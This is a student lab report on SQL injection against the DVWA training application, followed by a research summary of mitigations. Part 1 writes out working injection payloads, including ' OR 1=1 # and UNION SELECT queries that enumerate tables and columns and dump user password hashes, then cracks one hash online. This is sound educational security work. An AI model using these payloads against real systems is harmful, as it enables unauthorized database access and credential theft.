



United States
International
University-Africa

Lab - Injection Attacks

Christopher Modicai Rateng

Course Code: MIS 6130A

Lecturer: Professor Dennis Kaburu

Date of Submission: July 11, 2025


Overview

SQL injection is one of the most critical web application security vulnerabilities that allows attackers to manipulate database queries by injecting malicious SQL code through user inputs.

This research examines the primary mitigation and prevention methods used to protect applications from SQL injection attacks.

Part 1: Exploit an SQL Injection Vulnerability on DVWA

Step 1: Prepare DVWA for SQL Injection Exploit




```
kali@kali: ~  
File Actions Edit View Help  
update.sh: line 51: docker: command not found  
  
(kali@kali)-[~]  
$ dvwa-start  
Command 'dvwa-start' not found, but can be installed with:  
sudo apt install dvwa  
Do you want to install it? (N/y)y  
sudo apt install dvwa  
[sudo] password for kali:  
Upgrading:  
  libapache2-mod-php8.4  php8.4-cli  php8.4-mysql  php8.4-readline  
  php8.4                php8.4-common  php8.4-opcache  
  
Installing:  
  dvwa  
  
Installing dependencies:  
  php8.4-fpm  php8.4-gd  
  
Suggested packages:  
  php-pear  
  
Summary:  
  Upgrading: 7, Installing: 3, Removing: 0, Not Upgrading: 1316  
  Download size: 7,705 kB  
  Space needed: 8,011 kB / 61.6 GB available  
  
Continue? [Y/n] y
```


Setting up the DVWA environment.


Start the DVWA service with the below command

\$ dvwa-start



Create your database that you will be using for the SQL injection vulnerability practice.





Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Step 1: Check DVWA to see if a SQL Injection Vulnerability is Present.

In the User ID: field type ' OR 1=1 # and click Submit.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: SQL Injection

User ID:

Submit

ID: 'OR 1=1#
First name: admin
Surname: admin

ID: 'OR 1=1#
First name: Gordon
Surname: Brown

ID: 'OR 1=1#
First name: Hack
Surname: Me

ID: 'OR 1=1#
First name: Pablo
Surname: Picasso

ID: 'OR 1=1#
First name: Bob
Surname: Smith



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 1 #
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 2 #
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 11.4.5-MariaDB-1

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: users

dvwa-stop

Q. What are the two tables that were found?

Guestbook

Users

Q. Which table do you think is the most interesting for a penetration test?

Users

Q. Retrieve column names from the users table.

List of column names displays after the listing of user accounts in the output

In the User ID: field type:

1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##

Click Submit.

Home	<h3>Vulnerability SQL Injection</h3> <div>User ID: <input type="text"/> <input type="button" value="Submit"/></div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: admin Surname: admin</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: Gordon Surname: Brown</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: Hack Surname: Me</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: Pablo Surname: Picasso</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: Bob Surname: Smith</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: user_id</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: first_name</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: last_name</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: user</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: password</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: avatar</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: last_login</div> <div>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# First name: 1 Surname: failed_login</div>
Instructions	
Setup / Reset DB	
Brute Force	
Command Injection	
CSRF	
File Inclusion	
File Upload	
Insecure CAPTCHA	
SQL Injection	
SQL Injection (Blind)	
Weak Session IDs	
XSS (DOM)	
XSS (Reflected)	
XSS (Stored)	
CSP Bypass	
JavaScript	
Authorisation Bypass	
Open HTTP Redirect	
Cryptography	
DVWA Security	
PHP Info	
About	
Logout	

Q. Retrieve the user credentials.

This query will retrieve the users and passwords.

In the User ID: field type:

1' OR 1=1 UNION SELECT user, password FROM users #

Click Submit.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Q. Hack the password hashes

Open another browser tab and navigate to <https://crackstation.net>.


CrackStation is a free online password hash cracker.

Copy and paste the password hash from DVWA into CrackStation and click Crack Hashes.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Part 2: Research SQL Injection Mitigation

Primary Mitigation Methods

1. Parameterized Queries (Prepared Statements)

Description: The most effective defense against SQL injection attacks. Parameterized queries separate SQL code from user data by using placeholders for user inputs.

How it works:

SQL query structure is defined with parameter placeholders

User input is passed separately as parameters

Database engine treats parameters as data, not executable code

Query structure cannot be altered by malicious input

Benefits:

Prevents SQL injection by design

Improves query performance through query plan caching

Reduces parsing overhead for repeated queries

Works across all major database systems

2. Input Validation and Sanitization

Description: The practice of examining and cleaning user inputs before processing them in SQL queries.

Key practices:

Validate input against expected data types and formats

Implement whitelist validation (allow only known good input)

Reject inputs containing SQL keywords or special characters

Use regular expressions to validate input patterns

Implement length restrictions on input fields

Limitations:

Not foolproof as a standalone solution

Can be bypassed by sophisticated attack techniques

Should be used as an additional layer, not primary defense

3. Stored Procedures (When Properly Implemented)

Description: Pre-compiled SQL code stored in the database that can be called with parameters.

Implementation requirements:

Must use parameterized inputs

Should not build dynamic SQL within the procedure

Must avoid concatenating user input into SQL strings

Should implement proper error handling

Advantages:

Centralized database logic

Performance benefits through pre-compilation

Can provide additional access control layer

4. Database Access Controls and Principle of Least Privilege

Description: Limiting database permissions to minimize potential damage from successful attacks.

Implementation strategies:

Create separate database accounts for different application functions

Grant only necessary permissions to each database user

Avoid using administrative database accounts for application connections

Implement role-based access control

Regularly audit and review database permissions

5. Output Encoding and Escaping

Description: Properly encoding output data to prevent interpretation as executable code.

Applications:

Escape special characters in dynamic SQL (when parameterized queries aren't possible)

Use database-specific escaping functions

Implement context-aware output encoding

Apply encoding at the point of output, not input

6. Web Application Firewalls (WAF)

Description: Network security devices that filter and monitor HTTP traffic to web applications.

Capabilities:

Pattern-based detection of SQL injection attempts

Real-time blocking of malicious requests

Logging and alerting for security events

Virtual patching for known vulnerabilities

Limitations:

- May produce false positives/negatives
- Can be bypassed by sophisticated attacks
- Should not be the sole security measure

7. Database Activity Monitoring

Description: Continuous monitoring of database activities to detect suspicious behavior.

Features:

- Real-time monitoring of database queries
- Anomaly detection for unusual query patterns
- Alerting for potential SQL injection attempts
- Compliance reporting and audit trails
- Advanced Mitigation Techniques

8. Code Reviews and Static Analysis

Implementation:

- Regular security-focused code reviews
- Automated static analysis tools to identify vulnerabilities
- Developer training on secure coding practices
- Integration of security testing into development workflows

9. Dynamic Application Security Testing (DAST)

Applications:

- Runtime testing of applications for SQL injection vulnerabilities
- Automated scanning of web applications
- Penetration testing to identify security gaps
- Regular vulnerability assessments

10. Content Security Policy (CSP)

Purpose:

Additional layer of protection against various attacks

Helps prevent data exfiltration in case of successful injection

Reduces impact of successful attacks

Implementation Best Practices

Development Phase

Always use parameterized queries for all database interactions

Implement comprehensive input validation at application boundaries

Follow secure coding guidelines and standards

Conduct regular security training for development teams

Implement proper error handling that doesn't expose system information

Deployment Phase

Configure database with least privilege access principles

Enable database logging and monitoring

Implement Web Application Firewall with SQL injection rules

Regular security updates and patches

Conduct penetration testing before production deployment

Maintenance Phase

Continuous monitoring for suspicious database activity

Regular security assessments and vulnerability scans

Update security measures based on new threat intelligence

Incident response planning for security breaches

Regular backup and recovery testing

Detection and Response

Monitoring Indicators

Unusual database query patterns

Unexpected database errors in application logs

Abnormal user behavior patterns

Performance degradation in database systems

Unusual network traffic patterns

Response Procedures

Immediate isolation of affected systems

Analysis of attack vectors and scope

Implementation of temporary protective measures

Forensic investigation and evidence collection

System recovery and security enhancement

Conclusion

SQL injection prevention requires a multi-layered approach combining secure coding practices, proper system configuration, and continuous monitoring. The most effective strategy involves implementing parameterized queries as the primary defense, supported by input validation, access controls, and monitoring systems. Regular security assessments and staying updated with emerging threats are essential for maintaining effective protection against SQL injection attacks.